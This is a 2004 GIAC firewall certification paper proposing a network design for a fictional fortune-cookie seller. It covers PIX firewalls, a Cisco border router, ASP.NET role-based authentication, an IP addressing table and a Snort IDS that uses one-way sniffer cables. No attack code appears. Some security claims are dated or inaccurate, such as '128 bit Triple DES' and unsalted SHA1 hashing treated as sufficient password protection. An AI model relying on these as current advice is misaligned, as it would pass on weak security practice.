Global Information Assurance Certification Paper

GIAC Certified Firewall Analyst (GCFW)

Practical Assignment

Version 3.0

Security by Simplicity

Paul M. Wright July 19th 2004

Track 2: Firewalls, Perimeter Protection and VPNs
Sydney, Australia ~ February 3-8, 2003
http://www.sans.org/darlingharbour03/track2.php

Track 2: Firewalls, Perimeter Protection and VPNs
Amsterdam, Netherlands ~ Oct. 27 - Nov. 1, 2003
http://www.sans.org/amsterdam03/track2.php

Contents

Abstract

GIAC Enterprises (GE), are one of the leading sellers of fortune cookie sayings to fortune cookie manufacturers in the US market. GE require a higher level of security built into the new IT network which will allow GE to expand globally and have commissioned Paul Wright Associates (PWA) to propose a design for it,

Given the ongoing recovery in IT investment the design must be able to allow for future expansion in line with GE's ambitions to be the number one Fortune Cookie reseller globally.

The structure of this paper follows the guidelines of GIAC's GCFW paper version 3.0 with this structure:

1. Security architecture proposed for GE.
2. Policies for Router, Firewall and VPN.
3. Attack competing bids for the proposed network – Design under fire.
4. New future technology to be used in the proposed network.

The document that follows has new exploit techniques, reconnaissance and IDS concepts that are original to this paper.

Please Note:
All computer code is in `Courier new font`.
UK spellings have been used in case of suspected typographical errors.
URLs have been quoted in the text but are also listed in references as well.
All aspects of this paper attempt to closely adhere to Administrivia Version 2.8a (revised July 2004).

1 Security Architecture

1.1 Introduction

The competition of the free market has forced GE to find a way to differentiate itself from its competitors by making its fortune cookie sayings into funny and topical poems linked to the news of the day. This has increased the value of the cookies that are sold with them as they are known to be fresh by the consumer due to the contemporary nature of the saying contained within. To keep this competitive edge a fast supply chain is required and best provided by an ebusiness architecture based around the Internet. The Internet has given GE a head start which they are ready to widen with a move into the global market. This move has so far met with a number of problems. Firstly the electronic nature of the sayings means that they can be copied and lost to competitors by external hackers. Also GE has had to deal with the recent Internet security issues which have been increasing in number. The increase in cyber attacks has been attributed to cultural misinterpretation of the topical fortune cookies. However it has been said that these attacks actually come from competing companies wishing to protect their local market.

GE has decided to counter this problem by integrating companies local to the target market into its own supply chain electronically. The benefit being that GE is seen to be bringing money to the local economy and translation/cultural localisation changes can be made as necessary. This extension of the supply chain will need to be reflected in a new IT system for GE along with the sales force for GE who are to be linked into the IT systems remotely to enable immediate stock and accounts data when visiting prospective clients.

The planned changes just described have caused GE to prioritise the security of their ebusiness architecture and redesign the network to allow for future growth within this secure framework.

1.2 Overall Business and General User requirements (see section 1.4 for specific user requirements)

This is a list of general requirements agreed between GE and PWA to underpin the new system.

1. Loss of availability due to malfunctioning backups is just as bad and perhaps more likely than an actual hacker attack. This is a function of security under the banner of business continuity and is a large factor in the general strategy for the network and application design. High availability is a requirement .

2. The actual business processes will be enacted via a bespoke networked application so the network design and application design of the software running over the network have to be integrated. Experience from the past has been of network admins being separated from the application developers and not working together well. From the start the business processes formed by the software application will be planned into the network design in an integrated approach.

3. Scaleable. The new network and applications have to be able to expand as business increases.

4. Easily maintained. Easy to use by staff. This favours big company with backup and pool of trained staff – CISCO and Microsoft.

5. Need facilities to test development software in a realistic way before deployment –Therefore need development server.

6. Modularity for replacement and upgrade. Each component has to be replaceable and allow redundancy.

7. Not too user configurable so that current staff do not make it unworkable by other staff. This is a often cited reason for not having a complete Open Source UNIX network. Due to the increased flexibility the operators can design the applications and network administration in such a way that no one else will understand it. This can be bad for business in the long term.

8. Interchangeable – therefore use the same equipment where possible so that spare parts can be used between machines as need be.

9. Can withstand future attacks from competitors and hackers in general.

10. Must enable the business processes that currently exist to flow and change if necessary rather than control and restrict them.

1.3 Overview of general concepts in PWA's (Paul Wright Associates) design for GE

1.3.1 Defence in Depth

The defence in depth concept that is a large component of GCFW methodology essentially flows from the fact that most equipment can and will work incorrectly at some stage. Therefore it is wise not to rely on one point of security such as a single firewall. A secure network needs to have security built into all components in the chain. This concept will be exemplified many times during the paper.

1.3.2 Doubling up of components

Networks which have single components without redundancy have a finite lifetime. The component will at some stage stop functioning and if that is before it has been replaced then we are guaranteeing that our network will one day be out of action. Doubling up components such as the firewall and router allow for a hardware failure to occur and the failover to take over. This doubling up of components has been the reason for choosing two PIX 515e's to start the network as they can in the future be used as a failover pair when a replacement internal firewall is purchased. This requires an upgrade in the OS licensing but will only work on identical hardware hence the investment in the two PIX machines to provide future redundancy.

1.3.3 Variety of platforms

Using a variety of platforms provides strength as they cannot all be susceptible to the same exploit. This is exemplified by the use of Red Hat, OpenBSD and Windows as well as MySQL and SQL Server. It is also useful to have different processor architectures apart from Intel for instance. Sparc architecture has been closely reviewed and would be encouraged during future expansion.

1.3.4 Mirrored development network and applications.

In order to fully test new adjustments to the network based applications that make up GE's business a separate development network is made that models the actual production network. Due to licensing costs this model will not be an exact replica so person/development versions of the software with concurrency limits will be used. This means that normal backups will still have to be made but the model network will give the ability to test patches and upgrades without risk to the running of the main network.

1.3.5 Transition from the current system

The current IT infrastructure will carry on running as it is keeping the business processes active during the installation of the new system. A hotswap of the systems will be made at the trough of business use and clients informed in advance of the upgrade. Running the new system fully but completely separately allows for a quick and trouble free changeover but costs more in equipment and software licenses. However much of the old system can be be put to use in the creation of the development network listed in the previous section.

1.4 Business Operations

The Critical Success Factor of GE's new system proposed by PWA is how well it meets their business requirements. PWA has had experience recently of over zealous security implementations that have effectively paralysed the host organisations. For this reason PWA has to look very closely at the value chain that GE offers to its customers and how to allow this to carry on operating securely.

GE is a near virtual organisation in that the suppliers provide the same product directly to GE that GE then passes onto its customers. Therefore the relationship GE has with these parties is what keeps the ability to make a profit. If it became awkward to do business with GE it would be relatively easy for either the suppliers to supply direct to customers or for them to find another intermediary. Therefore PWA propose a customised web based application that is tailored to each individual user in order to make doing business with GE simple from each of its users standpoint. The alternative of giving each supplier/partner/customer a standard VPN connection to the PIX via the radius server is easier for GE but not as usable for GE's business collaborators.


The security needs for GE are high as a near virtual organisation their business is centred around the contacts listings it has. If a supplier were to get their customer list or vice versa the whole business could disappear overnight. Securing access to the customer list is key to the success of the new system. So the business operation requirements dictates a web based application with strong authentication capability. The choice proposed by PWA is IIS 6 on Windows 2003 using Active Directory and SQL Server 2000. Oracle was another good choice but the integration potential of the Microsoft products coupled with the smaller size of the company swung the decision to SQL Server.

Another way in which the business operations directs the technological choice is the choice of encryption for the fortune cookie sayings transfer. The contemporary nature of the sayings is their selling point. These sayings have a lifespan of about a month which is similar to the lifespan of a fresh fortune cookie. Therefore the cookie fortunes need to be kept secret for the period of a month. Add to this the legal requirements of the company to take adequate precautions with customers data. In the UK the main relevant law is the Data Protection Act 1998 which is quite stringent if not always enforced in commercial practice. With these considerations 56 bit DES is not good enough therefore 128 bit Triple DES is the next practicable choice.

1.5 Roles and respective access requirements/restrictions

There are six main user groups for the proposed new network, each with some common and unique requirements which will in turn affect the way in which the IT system needs to run to allow the business to act efficiently. The main interface for third party interaction is an HTML page served by IIS6 which prompts the user for username and password.

This is a summary diagram of the users protocol access requirements distilled from the roles given previously.



1.5.1 Customers that purchase bulk online fortunes

By customers here we mean bulk purchasers of electronic format text files which constitute fortune cookie sayings. The customers consist of cookie manufacturers around the world who wish to have entertaining sayings. This B2B customer is in effect purchasing the right to publish these sayings within their cookies not the actual text file itself. The vast majority of these transactions are carried out by the same regular account customers as the cookie fortunes are updated.
All interaction with the end customer is done through the GE website hosted within the DMZ on IIS6 ran by Windows 2003 Enterprise Server. It is done over Port 443 using the Secure Sockets Layer and a Secure Server Certficate signed by Comodo- http://www.comodogroup.com/ (Walter 2000).

1.5.2 Suppliers that supply GE with the fortune cookie fortunes

The suppliers of the fortune sayings themselves are freelance creative writers largely in the US and UK but spreading gradually. GE's relationship with these individuals is business critical and the ability to integrate systems with them is a requirement of the new system. This is a major reason for designing bespoke software that is tailored to their needs. Supplier's logon to the web server in the DMZ and then upload the sayings in text format via the HTML interface using the encrypted channel that https provides. Suppliers are also able to check their account details online to see when and how much they will be paid.

1.5.3 Partners that translate and resell fortunes

In order to extend GE's reach globally the supply chain has been expanded to include local partners in the target markets. These local partners will need to be able to logon securely in the same way as the end customers and will in turn be able to resell the rights to the translated cookie for there own profit. Therefore extra licensing agreement pages will be required in the business components of the web based application to enable a binding agreement that limits the terms of the relationship.

There is a risk that the local partner will take over their geographical market and even expand to threaten GE's existing market so the level of trust given has to be flexible. The ability to control permissions at the software level via Active Directory without having to set up domain controllers by using ADAM helps give this flexibility as will be shown later on in this paper (Boswell 2003). http://www.microsoft.com/windowsserver2003/adam/default.mspx

Again GE's partners will be able to access their account details online and be able to pay their accounts securely via credit card or by 60 days invoice for trusted partners.

Both suppliers and partners must use SSL to login to the IIS ASP.NET application. This is done in most cases using a separate hardware based Token device to hold the key in case the client PC is successfully attacked and the private key compromised. The PKI system of key revocation can be cumbersome and so taking the extra effort to make sure revocation is not required is worthwhile.

1.5.4 GE's employees located internally

Internal employees will have access to the web via http but not ftp.
The IT support is carried out by two people, an NT Admin with IIS ASP.NET programming skills and a colleague who has CISCO, Oracle and UNIX skills. Usually between the two of them they can cover for each others weaknesses and friendly competition between the two keeps the standard high. They are each trained enough to be able to cover each others role temporarily if required.

Internal employees have to have unfettered web access and so using a proxy server is not ideal. An option of using n2h2 third party filtering software integrated with the PIX via Websense URL filtering software was discounted even though it did not have the same delay issues as an application proxy server (CCSP Course Materials 2004). The small amount of close knit employees makes controlling how users access the Internet less of an issue as the company works as a team on trust based on the fact that they can largely all see what each other are doing.

Internal employees browse the web directly through the two PIX firewalls but are protected by Network Address Translation and Port Address Translation which hides the actual private IP address and translates to an external Internet IP address.

1.5.5 GE's employees located remotely (teleworkers).

GE's teleworkers manage local partners in their global regions which are the main international markets for GE currently. Remote employees in the form of teleworkers in Sydney and London have been given VPN rights to the semi trusted area of the network between the two PIX firewalls therefore giving safe passage across the public Internet. All external traffic still has to pass through the DMZ IDS which is linked to the rest of the IDS machines in the management network. The CISCO PIX VPN uses IPSEC and is restricted by IP address as well as the usual logon authentication.

Customer support regarding the website is handled both internally and by a teleworker. One advantage of using a teleworker is that they can easily access the site externally via a different ISP in a similar way to the customer. It is often the case that the website will look fine internally but not so externally due to local caching problems or faults specific to the external http path and teleworkers can help in fault finding these issues.
N.B. Strict instructions are given to the GE employees not to use the Internet whilst on the VPN to GE. They may use the VPN to browser the Internet through GE's systems but not simultaneously with their own local (insecure) Internet connection.

1.5.6 The general public

General access to the business systems of GE are by telephone, land based mail and the Internet. There was discussion as to whether it would be a good idea to outsource the public website to a third party as this attracted the most attention from script kiddie type hacking attempts. A third party website would have meant trusting their web server and making an SSH connection out of the home network to a remote server. GE can do this themselves at very little extra cost locally and more securely. It was decided to add another web server with a different IP address to the business web server that would be used to handle all the needs of the public facing interface of GE. This web server would be Apache 2.0 running on RedHat Linux 9 in a minimal install purely for serving flat web pages to the general public. Having an Apache based UNIX server gives GE strength in depth by allowing GE to serve pages when the next code red style attack hits the Internet.

1.5.7 The Web Server application as a virtual role

It is the web server application that is applying the roles and privileges discussed above. The web server application itself also has a role in that the application carries out tasks on behalf of the software components such as collecting recordsets from the database. The web application runs as the aspnet process which is only given limited rights to the SQL 2000 database. If an attacker was able to control the aspnet process then they could not do too much damage as its privileges are the minimum needed. It is essential to make sure that this account does not have rights to delete the database or create a backup. Exporting a text .sql backup is an easy way to steal the contents of a database as this could then be imported into a different database. The right to do this needs to be restricted to the DBA locally.

1.6 Controlling the roles via Dotnet securely

I would like to show briefly how to control the users of a Dotnet application specifically ASP.NET which is of increasing interest from a security point of view.

ASP.NET security has two main components Authentication and Authorisation.
Authentication can be done via the Windows Login, IIS, an ASP.NET form or Microsoft Passport.
Authorisation is the process of limiting rights by granting or denying permissions in order to access resources of carry out a role. This can be done by adding roles and verbs to the web.config file in the authorisation file. To activate Authentication one can change the authentication element of the web.config file. This can be set to none, Windows, Forms or Passport.

Potential Problem
ASP.NET configuration file settings only apply to ASP.NET resources therefore files such as .txt, JPEG, HTML and .asp are not provided for.

Allow and deny permissions can assigned using a comma delimited list in the web.config file.

Windows provides classes that enable access to the Logon credentials.
These are in the namespace `System.Web.Security.Principal;`
From this class an identity object can be created which can then be queried for properties such as name, authentication type, and IsAuthenticated. The idea is that the user logs on to their Windows machine and the web page can read who they are. This could be quite useful especially if the client is under the control of the organisation, or at least in a partner organisation. It can provide an extra layer of security via windows authentication. However a lot of GE site usage will be done with users whom are not on a Windows machine directly or indirectly controlled by GE. This situation usually requires forms based authentication. A cookie is placed on the client after confirming their password. Again the web.config file has to be amended for forms authentication.


One problem with the web.config file is that passwords are stored in plaintext by default. This can be changed by using the FormsAuthentication object which allows the encryption of strings using its HashPasswordForStoringInConfigFile method using SHA1 encryption.
As well as the webconfig file an XML file can be used to store usernames and passwords. Both of these text based methods have severe scalability issues in that it is very time consuming to manage a large number of users. This is of no use for ambitious GE. Therefore they have the choice of upgrading to SQL Server or using Active Directory.

SQL Server is relatively easy to set up. The <appsettings> element of the web.config file simply needs an additional key called SQLConnectionString with a value containing a normal DB connection string. This string should be encrypted also.

Active Directory is the way to manage users of course but the usual problem is that a DC has been required but now there is ADAM or Active Directory Application Mode which does not need a DC. Please see section 2.7.11 for more detail on ADAM and its proposed deployment in PWAs design for GE.

1.7 Components of Architecture

1.7.1 Network Diagram



1.7.2 IP Addressing scheme for the new network.

Name	Description	IP address
Border router	CISCO 3725 external int	213.49.20.9/24
Border router	CISCO 3725 internal int	213.49.20.1/24
Primary firewall outside	CISCO Pix 515e	213.49.20.2/24
Webserver External IP b2b IIS6	www.geb2b.com	213.49.20.4/24
Webserver External b2c apache	www.ge.com	213.49.20.7/24
Primary firewall webdmz	CISCO Pix 515e	192.168.2.1/24
Primary firewall inside	CISCO Pix 515e	192.168.4.1/30
RADIUS ACE Server	CISCO	192.168.2.2/24
Outside DNS	BIND	192.168.2.4/24
Mail	Sendmail	192.168.2.5/24
External mail		213.49.20.5/24
B2B Web server	IIS6 on 2003	192.168.2.3/24
B2C Web server	Apache 2 on RH9	192.168.2.7/24
SQL Server web	SQL Server 2000	192.168.2.6/24
Secondary Firewall outside	CISCO Pix 515e	192.168.4.2/30
Secondary Firewall servdmz	CISCO Pix 515e	192.168.3.1/24
Secondary Firewall inside	CISCO Pix 515e	192.168.1.1/24
Outside DNS (webdmz)	BIND9	213.49.20.10/24
Inside DNS	2003/NTP	192.168.3.2/24
Syslog	Syslog	192.168.3.4/24
Internal mail	Exchange 2003	192.168.3.3/24
Backup	5 disk raid	192.168.3.5/24
SQL Server main	SQLServer 2000	192.168.3.6/24
Clients internally	Windows XP SP 1	192.168.1.2/24 -1.9
IDS Management	RH 9 ACID MySQL *	192.168.5.5/24
IDS 1	OpenBSD 3.4	192.168.5.1/24
IDS 2	OpenBSD 3.4	192.168.5.2/24
IDS 3	OpenBSD 3.4	192.168.5.3/24
IDS 4	OpenBSD 3.4	192.168.5.4/24
Pseudoserver*	RedHat 9.	192.168.3.10/24 192.168.5.10/24 IDSM

*Pseudoserver RedHat 9 machine is logging IDS events to MySQL on IDS Management server which is receiving sql inserts from multiple SNORT IDS sensors. These sensors are using barnyard to help throttle output and then the IDS events are logged into the central DB so that they can be cross referenced. The SNORT IDS network of 192.168.5.0 is not connected to the rest of the network directly as the second input interface to each IDS PC does not have an IP address applied to it. Therefore the management network is logically separate from the company network. This has the advantage of limiting access.
http://www.rfc-editor.org/rfc/rfc2606.txt
http://www.example.com

As a general point the GE network has adopted a highly CISCO orientated hardware strategy purely due to reliability of the machines and availability of labour and spares. GE's admin has used CISCO equipment for 8 years and never had a failure yet. Training to use the equipment has been found to be reasonable and high quality and the network of CISCO academy's of which the author is a graduate for CCNA, CCSP and currently CCNP.

1.7.3 Filtering border router

Ciscos 3725 router was chosen as it can be used to form a failover pair in the future as per GE's user requirement of purchasing a system that can be upgraded to a better one over time. The router is priced at $5499 at datacomserv
http://www.streetprices.com/Electronics/Network_Hardware/Routers/SP767011.html

The 3725 is running CISCO IOS version 12.3. This border router is configured to cut out traffic that is not is not specifically meant for GE or is probably from a source that GE does not want to receive from e.g. spoofed traffic. This is detailed in the section 2 Router Policy.

1.7.4 Firewalls and VPN

Internal and external Firewall Cisco PIX 515E as a potential future failover pair (unrestricted license, with PIX-4FEinterface cards) failover pair: $12,000.




Photo courtesy of CISCO Systems.

The PIX 515e is the same firewall that GE's admin trained on during the CISCO CCSP course he attended. It is popular as it is the cheapest in the range that supports the ability to failover from the main firewall to a backup seamlessly in the case of a failure. The 515e also has the ability to upgrade the interfaces in a modular fashion. Care should be taken as it can be packaged as a two interface machine out of the box and the third DMZ Ethernet interface has to be bought separately which is a big extra expense as it is not a standard PCI NIC.

The PIX is running PIX O.S 6.2.4 and also has a good VPN built-in. One problem with allowing a VPN into the network is that it can introduce an undefended entrance. If the remote access computer of a teleworker is exploited whilst on the internet and then a root kit installed, when the user dials into the VPN they can inadvertently allow the hacker to access the companies network behind the perimeter defences. Hence the need for two firewalls working together before and after the VPN. The first PIX acts as a way to separate what is known to be untrusted on the Internet and behind the second PIX firewall is the trusted internal network. The space between consists of a /30 network that has dedicated IDS monitoring and no other machines. The DMZ network is partially trusted but heavily monitored.

There was serious consideration to the purchase of Checkpoint 1 as an additional internal firewall instead of the second PIX. However, since failover only works on the same model of firewall it was decided to buy the PIX pair now to use separately until the upgrade path to a failover pair and different model of internal firewall was achieved with future budget.

In order for a failover to succeed, the two firewalls must be identical in the following ways.

- Hardware model
- Interfaces
- Amount of RAM
- Software version
- Activation key type
- Amount of Flash memory

(CCSP Course materials -2004).

In the future these specifications might have changed on the new product from CISCO so buying together ensures future ability for failover.

Failover provides for PIX Security Appliance redundancy by allowing two identical firewalls to serve the same function. The active firewall performs normal security functions while the standby firewall monitors network events. The standby firewall is ready to take control should the active firewall fail. The PIX Security Appliance can be configured for stateful failover. Stateful failover allows active connections to remain open when failover occurs and is therefore invisible to the end-users on the network. This is the upgrade aim for GE.

1.7.5 Switches used.

The three switches used are the Catalyst 2955 series as a mid priced reliable switch which uses the spanning tree protocol to provide enough connections for GE. It also supports virtual LANs which is a recommended upgrade path in for future expansion of GE's network. The virtual LAN ability is currently switched off so all ports are on the same LAN but unused ports are turned off. (There is an additional netgear 100 single speed hub used for the internal IDS management network).

1.7.6 Network based Intrusion Detection

The network based intrusion detection on this network uses Snort Version 2.0 on openBSD version 3.4. The PC has two network interface cards. The reading card does not have an IP address applied to it and is in promiscuous mode. Also the ethernet cables are one way. One problem with doing this is that the sync pulse is needed to keep the connection up. This can be fed from a separate port on the hub that is used to make the IDS connection to the network. Needs to be a single speed hub though (Stearns 2003).

From honeypots mailing list (Rob 2001)

```
From: "Rob"
To: "Honeypots"
Subject: One Way Cable
Date: Tue, 20 Nov 2001 23:05:01 -0500

Just in case anyone is interested.

Pin outs.  They are reversed in the picture in order to prevent lines from
crossing, and I only included the pins used.


HUB PORT 1              HUB PORT 2
----------              ----------
x x r r                 r r x x
6 3 2 1                 1 2 3 6
| | | |                     | |
| | | ----------------------  |
| | --------------------------
| |
| |
| |
| |
6 3 2 1
r r x x
-------
SNIFFER

x = xmit
r = rcv


Again, I've only seen this work on netgear single speed hub (both 100 and
10). Let me know if you have any problems. I drew this diagram from the
noggin.  You could make it a single cable by adding a battery to simulate
the voltage from the xmit cables on the nic, but batteries die.

Rob
```

The NIDS sniff the wire and matches the network traffic against the standard SNORT ruleset and matches to these rules are fired to the centralised logging system on the IDS management system which is on the second Ethernet card of each IDS machine. The IDS management network is 192.168.5.0 and the MySQL database is on 192.168.5.5. This process is easy on a single local machine but when using multiple machines over a network logging to a single SQL database then bottlenecking can take place. Barnyard is an application designed to relieve this problem resulting in much less packet loss when logging to a remote database.

OpenBSD has been chosen due to its good security record and fast TCPIP stack. Plus it is free. However, to get an install disk (as there is no ready-to-install ISO available to download), costs £29 here in UK but once you have this then multiple installs can be made from the disk given the BSD free licensing. It is only the compilation of the CDROM that is copyright restricted and individual installations off the CD are not so restricted except by the OpenBSD license which enourages wide usage.

SNORT 2.0 has been chosen as the IDS as it has active support in terms of signatures written for it and applications developed to enhance its use. Again given the fact that SNORT is GPL'd (provided under the terms of the GNU Public License) we can be sure that the present functionality is available to us for eternity. SNORT is set up as a network based intrusion detection system here but we also need to have a host based Intrusion detection system for the sensitive machines especially the web server in the DMZ which accepts a large proportion of its traffic over port 443 which cannot be read by SNORT NIDs directly. The HIDS recommended for IIS6 in the Web DMZ is Entercept (Server Edition) host based intrusion detection.

The fact that the NIDS Management network is completely separate with no IP addresses actually on the main network makes it quite stealthy. This stealth is increased by the use of one way Ethernet cables to read from the network to the IDS. The only weakness is possible Denial of Service if too much data is sent along the cable it is on. More detail on one way ethernet cables in section 4 on future technologies.

